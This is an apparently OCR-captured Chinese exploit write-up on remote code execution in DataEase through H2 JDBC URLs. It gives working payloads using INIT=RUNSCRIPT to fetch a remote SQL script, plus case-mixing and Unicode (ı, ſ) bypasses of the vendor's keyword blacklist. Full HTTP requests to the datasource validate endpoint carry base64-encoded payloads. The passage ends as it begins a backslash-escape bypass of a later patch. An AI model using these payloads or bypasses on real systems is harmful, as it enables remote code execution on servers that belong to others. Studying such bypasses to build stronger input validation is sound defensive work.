
dataease h2 jdbc rce

在dataease里就存在一个类似的接口使用了h2 JDBC，因此可以直接RCE，详情可以看到这个dataease的Security，具体而言，就是代码里存在h2的JDBC调用，且参数可控

所以在最初的版本里，只需要使用最原始的poc就能rce：

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

不过在2.10.8之后这个洞被修了，我们来看看官方是怎么修的：




修法是获取jdbc的字符串，匹配其中是否存在INIT或者RUNSCRIPT🤔🤔，果然是很标准的开发者视角里的黑名单修复法，那么这样的修复法真的能防御住攻击吗？

v2.10.8的补丁

大小写绕过

打一个断点，可以看到H2读取url的逻辑在readSettingsFromURL:




```
private void readSettingsFromURL() {
        DbSettings var1 = DbSettings.DEFAULT;
        int var2 = this.url.indexOf(59);
        if (var2 >= 0) {
            String var3 = this.url.substring(var2 + 1);
            this.url = this.url.substring(0, var2);
            String var4 = null;
            String[] var5 = StringUtils.arraySplit(var3, ';', false);
            String[] var6 = var5;
            int var7 = var5.length;

            for(int var8 = 0; var8 < var7; ++var8) {
                String var9 = var6[var8];
                if (!var9.isEmpty()) {
                    int var10 = var9.indexOf(61);
                    if (var10 < 0) {
                        throw this.getFormatException();
                    }

                    String var11 = var9.substring(var10 + 1);
                    String var12 = var9.substring(0, var10);
                    var12 = StringUtils.toUpperEnglish(var12);
                    if (!isKnownSetting(var12) && !var1.containsKey(var12)) {
                        var4 = var12;
                    } else {
                        String var13 = this.prop.getProperty(var12);
                        if (var13 != null && !var13.equals(var11)) {
                            throw DbException.get(90066, var12);
                        }
```


```
                        this.prop.setProperty(var12, var11);
                    }
                }
            }

            if (var4 != null &&
!Utils.parseBoolean(this.prop.getProperty("IGNORE_UNKNOWN_SETTINGS"), false,
false)) {
                throw DbException.get(90113, var4);
            }
        }

    }
```

可以看到代码里有很关键的一步：`var12 = StringUtils.toUpperEnglish(var12)`，而这个`toUpperEnglish`底层其实就是`toUpperCase`：

所以在最后解析url的时候，其实所有参数都被转换成大写了，因此H2的jdbc中的参数其实是大小写不敏感的，那么第一个思路就很自然而然的出现了，那就是转换大小写，现在我们把payload改成：


```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;InIT=rUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

先本地试试能不能打通：



能打通，那直接发包：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 492
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzZSI
6IiIsImpkYmMiOiJqZGJjOmgyOm1lbTpOZXNOZGI7VFJBQ0VfTEVWRUxfU1lTVEVNX09VVD0zO0luSVQ9
clVOUONSSVBUIEZSTOOgJ2hOdHA6Ly8xMjcuMC4wLjE6NTAwMjUvcG9jLnNxbCciLCJ1cmxUeXBlIjoia
mRiY1VybCIsInNzaFR5cGUiOiJwYXNzd29yZCIsImV4dHJhUGFyYW1zIjoiIiwidXNlcm5hbWUiOiIxMj
MiLCJwYXNzd29yZCI6IjEyMyIsImhvc3QiOiIiLCJhdXRoTWV0aG9kIjoiIiwicG9ydCI6MCwiaW5pdGl
hbFBvb2xTaXplIjo1LCJtaW5Qb29sU2l6ZSI6NSwibWF4UG9vbFNpemUiOjUsInF1ZXJ5VGltZW91dCI6
MzB9"}
```



unicode绕过

常看p神文章的师傅应该知道，javascript中存在一个很神奇的大小写转换特性：Fuzz中的javascript大小写特性，简单来说，字符"ı"转大写之后会变成"I"，字符"ſ"转换大写之后会变成"S"，那么java中是否存在类似的特性呢?

我们试试把这两个字符进行转换，果然真的分别变成了"I"和"S":


```
package JDBC;

public class upper {
    public static void main(String[] args) {
        String var1 = "ı";
        String var2 = "ſ";
        System.out.println(var1.toUpperCase().equals("I"));
        System.out.println(var2.toUpperCase().equals("S"));
    }
}
```

这个思路在yulate的议题[jdbc trick](#)里其实也提到过：

那么思路二自然就出现了，用拉丁字母对原始的payload进行替换：


```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;ıNIT=RUNſCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

先本地试试，能打通：



那么发包试试：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 496
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id":"","name":"a","description":"","type":"h2","configuration":"eyJkYXRhQmFzZSI
6IiIsImpkYmMiOiJqZGJjOmgyOm1lbTpOZXNOZGI7VFJBQOVfTEVWRUxfU1lTVEVNXO9VVDOzO8SxTklU
PVJVTsW/Q1JJUFQgRlJPTSAnaHROcDovLzEyNy4wLjAuMTo1MDAyNS9wb2Muc3FsJyIsInVybFR5cGUiO
iJqZGJjVXJsIiwic3NoVHlwZSI6InBhc3N3b3JkIiwiZXhOcmFQYXJhbXMiOiIiLCJ1c2VybmFtZSI6Ij
EyMyIsInBhc3N3b3JkIjoiMTIzIiwiaG9zdCI6IiIsImF1dGhNZXRob2QiOiIiLCJwb3JOIjowLCJpbml
0aWFsUG9vbFNpemUiOjUsIm1pblBvb2xTaXplIjo1LCJtYXhQb29sU2l6ZSI6NSwicXVlcnlUaW1lb3V0
IjozMH0="}
```



v2.10.10的补丁

利用\进行绕过

在 v2.10.10 的时候，dataease官方修复了上面我们提到的绕过方法:

core/core-backend/src/main/java/io/dataease/datasource/type/H2.java

```
@@ -3,16 +3,18 @@
3  3  import io.dataease.exception.DEException;
4  4  import io.dataease.extensions.datasource.vo.DatasourceConfiguration;
5  5  import lombok.Data;
   6  + import lombok.EqualsAndHashCode;
6  7  import org.apache.commons.lang3.StringUtils;
7  8  import org.springframework.stereotype.Component;
8  9
   10 + @EqualsAndHashCode(callSuper = true)
9  11 @Data
10 12 @Component("h2")
11 13 public class H2 extends DatasourceConfiguration {
12 14     private String driver = "org.h2.Driver";
13 15
14 16     public String getJdbc() {
15    -         if (jdbc.contains("INIT") || jdbc.contains("RUNSCRIPT")) {
   17 +         if (StringUtils.containsAnyIgnoreCase(jdbc, "INIT", "RUNSCRIPT")) {
16 18             DEException.throwException("Has illegal parameter: " + jdbc);
17 19         }
18 20         return jdbc;
```

`StringUtils.containsAnyIgnoreCase`这个方法严格过滤了关键字，我们上面提到的两种绕过方法均失效了:

```
package JDBC;
```

```
import org.apache.commons.lang3.StringUtils;

public class test {
    public static void main(String[] args) throws Exception {
//        String jdbc =
"jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;InIT=rUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'";
        String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;ıNIT=RUNſCRIPT
FROM 'http://127.0.0.1:50025/poc.sql'";
        if (StringUtils.containsAnyIgnoreCase(jdbc, "INIT", "RUNSCRIPT")) {
            System.out.println("wrong");
        }else{
            System.out.println("bypass");
        }
    }
}
```


现在只从大小写入手是绕不过补丁的了，想要bypass还需要继续从底层跟一下h2解析url的逻辑。

再打断点往后跟的时候，我发现了一个有趣的函数：

注意到这里：

```
else if (var7 == '\\' && var6 < var3 - 1) {
        ++var6;
        var5.append(var0.charAt(var6));
}
```

